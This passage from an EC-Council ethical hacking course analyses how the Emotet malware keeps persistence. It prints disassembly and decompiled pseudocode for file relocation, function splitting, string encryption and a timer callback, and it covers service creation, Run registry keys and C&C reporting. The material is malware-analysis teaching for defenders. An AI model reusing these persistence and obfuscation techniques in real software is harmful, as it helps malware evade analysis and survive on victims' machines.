


Figure 7.96: Emotet downloaded and executed in PowerShell code

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases: Maintaining Persistence Phase

Stage 3: Emotet Relocation and Creation of First culturesource.exe

- By default, Emotet malware is downloaded to the `%temp%` folder
- After comparing the file path of the current process, it moves the original .exe file (`culturesource.exe`) from the `%temp%` folder to `%LocalAppData%\culturesource\` folder
- It calls `API SHFileOperationW` to perform the file relocation. This API is called in a `Timer callback function`

Stage 4: Creation of Second culturesource.exe and Obfuscation

- In this stage, the second `culturesource.exe` is deployed for performing major exploitation functions
- The Emotet developers try to obfuscate the code by adding a lot of unused text

A Normal function is split into seven parts, which are all connected using "`jmp`"

https://www.fortinet.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases: Maintaining Persistence Phase (Cont'd)

Stage 5: Encryption

- All strings are encrypted, and all imported API's are also encrypted

Stage 6: Deploying Timer Function

- Emotet directly uses the API SetTimer to enable the Windows Timer event
- This callback function is called once every 1000 milliseconds

https://www.fortinet.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence Phase

- **Stage 3: Emotet Relocation and Creation of First culturesource.exe**

  By default, Emotet malware will be downloaded in the `%temp%` folder. When it runs, it compares the file path of the current process, and if it is not the same as `%LocalAppData%\culturesource\culturesource.exe`, it moves the original .exe file from the `%temp%` folder to the previous folder mentioned, and the file is renamed as

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

`culturesource.exe`. The word "culturesource" is a constant string decrypted from memory.

The API `SHFileOperationW` is called to perform the file relocation. This API is called in a timer callback function, which we shall discuss later. The related assembly computer language (ASM) code snippet is as follows:

```
[.....]
002FFB9A loc_2FFB9A:                                  ; CODE XREF:
sub_311D78+1Fj
002FFB9A   call  ds:memset
002FFBA0   call  sub_2F1250       ;;;CreateDirectoryW
002FFBA5   push  1Eh
002FFBA7   lea   eax, [ebp-20h]
002FFBAA   push  edi
002FFBAB   push  eax
002FFBAC   call  ds:memset
002FFBB2   add   esp, 18h
002FFBB5   mov   dword ptr [ebp-1Ch], 1  ;; FO_MOVE
002FFBBC   lea   eax, [ebp-20h]          ; SHFILEOPSTRUCTA structure
002FFBBF   mov   dword ptr [ebp-18h], offset unk_3083F8 ; ; current
file path in %temp% folder.
002FFBC6   mov   esi, 0E14h
002FFBCB   mov   dword ptr [ebp-14h], offset
word_307EE0 ;  %LocalAppData%\culturesource\culturesource.exe.
002FFBD2   mov   [ebp-10h], si
002FFBD6   push  eax
002FFBD7   call  ds:SHFileOperationW
002FFBDD   test  eax, eax
002FFBDF   jnz   short loc_2FFBEA
002FFBE1   cmp   [ebp-0Eh], edi
002FFBE4   jz    loc_2FFCA0
[.....]
```

- **Stage 4: Creation of Second culturesource.exe and Obfuscation**

  This is the main function of the Emotet malware attack, where the developers try to obfuscate the code by adding a large amount of unused text so that the original code is securely concealed.

  In the previous stage, we have seen that the first `culturesource.exe` is relocated and executed; in this stage, the second `culturesource.exe` file is employed for performing the major exploitation functions of Emotet. When the second `culturesource.exe` file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

starts running normally, the first one exits. Now, Emotet dynamically releases code and the related data into memory blocks. Here, most of the functions are split into several parts to increase the complexity of the code analysis. As shown in the screenshot below, a normal function is split into seven parts, all of which are connected using "`jmp`" instructions, to make code analysis more difficult.




Figure 7.97: A normal function split into seven parts

- **Stage 5: Encryption**

  All the strings are encrypted and then decrypted before being used during run time. All imported API are also encrypted and decrypted at the beginning of their execution.

  The screenshot below shows a code snippet that decrypts a string "`user32.dll`" from "`unk_3031F0`". It calls the `API LoadLibraryW` to load "`user32.dll`" and then uses the decrypted API information to find the exported APIs in the module "`user32.dll`".

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
002F947E        mov     dword ptr [ebp-70h], 0AFD2921Bh
002F9485        mov     dword ptr [ebp-6Ch], 51DD5891h
002F948C        push    1F5C6Ah
002F9491        mov     edx, 100h
002F9496        mov     dword ptr [ebp-68h], 0ACC11B49h
002F949D        mov     ecx, offset unk_3031F0   <-- Enctyped "user32.dll"
002F94A2        mov     dword ptr [ebp-64h], 23A45974h
002F94A9        mov     dword ptr [ebp-60h], 832C3C3Fh
002F94B0        mov     dword ptr [ebp-5Ch], 562F46EAh
002F94B7        mov     dword ptr [ebp-58h], 0BA5BCD86h
002F94BE        mov     dword ptr [ebp-54h], 7359CFCFh
002F94C5        mov     dword ptr [ebp-50h], 0C0DEC7Ch
002F94CC        mov     dword ptr [ebp-4Ch], 9697F9C0h
002F94D3        mov     dword ptr [ebp-48h], 35DD8678h
002F94DA        mov     dword ptr [ebp-44h], 0A97D7963h
002F94E1        mov     dword ptr [ebp-40h], 147DFBA5h
002F94E8        mov     dword ptr [ebp-3Ch], 2596C387h
002F94EF        mov     dword ptr [ebp-38h], 7EE5D084h
002F94F6        mov     dword ptr [ebp-34h], 8C122EB4h
002F94FD        mov     dword ptr [ebp-30h], 5766D9DFh
002F9504        mov     dword ptr [ebp-2Ch], 4D281F85h
002F9508        mov     dword ptr [ebp-28h], 2062FBBFh
002F9512        mov     dword ptr [ebp-24h], 0FD193EB3h
002F9519        mov     dword ptr [ebp-20h], 64E2007Fh
002F9520        mov     dword ptr [ebp-1Ch], 377C16ECh
002F9527        mov     dword ptr [ebp-18h], 98AEAAE7h
002F952E        mov     dword ptr [ebp-14h], 0CFE1FBA1h
002F9535        mov     dword ptr [ebp-10h], 0D5B13E25h
002F953C        mov     dword ptr [ebp-0Ch], 14BBBB04h
002F9543        mov     dword ptr [ebp-8], 0DC6819A2h
002F954A        mov     dword ptr [ebp-4], 0D0C5AD0Ch
002F9551        call    decrypt_fun     ; to decrypt string "user32.dll"
002F9556        add     esp, 4
002F9559        mov     esi, eax
002F955B        push    esi
002F955C        call    ds:LoadLibraryW
002F9562        push    esi
002F9563        push    0
002F9565        mov     ds:dword_307C84, eax ; ; user32.dll base address.
002F956A        call    ds:GetProcessHeap
002F9570        push    eax
002F9571        call    ds:HeapFree
002F9577        mov     ecx, ds:dword_307C84 ; ; user32.dll base address.
002F957D        pop     esi
002F957E        test    ecx, ecx
002F9580        jnz     short loc_2F9588
002F9582        jmp     loc_311791
```

Encrypted API information

String decryption function

Load user32.dll

Figure 7.98: Decrypted string and loaded API from user32.dll

- **Stage 6: Deploying Timer Function**

  Emotet also uses a Windows Timer Event to execute its code. Here, it directly uses the timer callback function. When it calls the `API SetTimer`, it sets the interval time to 1000. This means that the callback function is called once every 1000 milliseconds. The pseudocode of this callback function is given below.

```
void __stdcall Timer_fun(int a1, int a2, int a3, int a4)
{
  unsigned int v4; // esi@6
  int v5; // eax@6
  unsigned int v6; // esi@15
  int v7; // eax@15
  int v8; // esi@16
  int v9; // eax@16
  if ( qword_307C94 <= (unsigned __int64)(unsigned int)GetTickCount() )
  {
    switch ( HIDWORD(qword_307C94) )
    {
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
        case 1:
          HIDWORD(qword_307C94) = 0;
          if ( !sub_2F6BA0() || !sub_2F7170() ||
check_if_process_is_in_correct_path() )
            goto LABEL_7;
          v4 = GetTickCount() % 0xBB8u;
          v5 = GetTickCount();
          HIDWORD(qword_307C94) = 2;
          LODWORD(qword_307C94) = v4 + v5 + 3000;
          break;
        case 2:
          HIDWORD(qword_307C94) = 0;
          if ( sub_2F8300()
            && sub_2F8430()
            && sub_2F8B20()
            && sub_2F95B0()
            && sub_2FA320()
            && sub_2FB750()
            && sub_2F68D0() )
          {
            dword_307CC4 = (int)&unk_3080E8;
            dword_307CC8 = (int)&unk_303430;
            dword_307CCC = 106;
            v6 = GetTickCount() % 0xBB8u;
            v7 = GetTickCount();
            HIDWORD(qword_307C94) = 3;
            LODWORD(qword_307C94) = v6 + v7 + 3000;
          }
          else
          {
LABEL_7:
            HIDWORD(qword_307C94) = 4;
          }
          break;
        case 3:
          HIDWORD(qword_307C94) = 0;
          v8 = GetTickCount();
          v9 = sub_2FCB20();
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
            HIDWORD(qword_307C94) = 3;
            LODWORD(qword_307C94) = v9 + v8;
            break;
          case 4:
            SetEvent(dword_304C0C);
            break;
          default:
            return;
        }
      }
    }
```

In `case 0`, one of its purposes is to relocate the process to the expected position with the filename that was discussed in stage 3. Furthermore, in `case 0`, it is also coded to collect system information such as computer name, file system, and volume by calling several APIs, and the data are sent to the C&C server. This will be discussed in stage 7.

Another purpose is to set up a Windows service named "culturesource" for running Emotet at Windows startup, when it can open the Service Control Manager successfully (by calling the API `OpenSCManagerW`). Meanwhile, "`culturesource.exe`" is moved to the folder "`%windir%\system32`".




Figure 7.99: Screenshot of the installed service "culturesource," whose Startup type is "Automatic"

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In the above code snippet:

Case 1 is used to initialize several DLL modules and decrypt the exported API functions that Emotet uses, including "`urlmon.dll`," "`userenv.dll`," "`wininet.dll`," and so on.

Case 2 is the main branch. It collects data from the victim's system, sends the data to its C&C server, and executes commands from the C&C server.

During this stage, Emotet maintains persistence using two methods: the system service and the auto-run in the system registry. Emotet creates the following auto-run entry named "`culturesource`" under the sub-keys in the system registry to maintain persistence and access the victim's machine even after reboot:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`




Figure 7.100: Adding the new auto-run entry

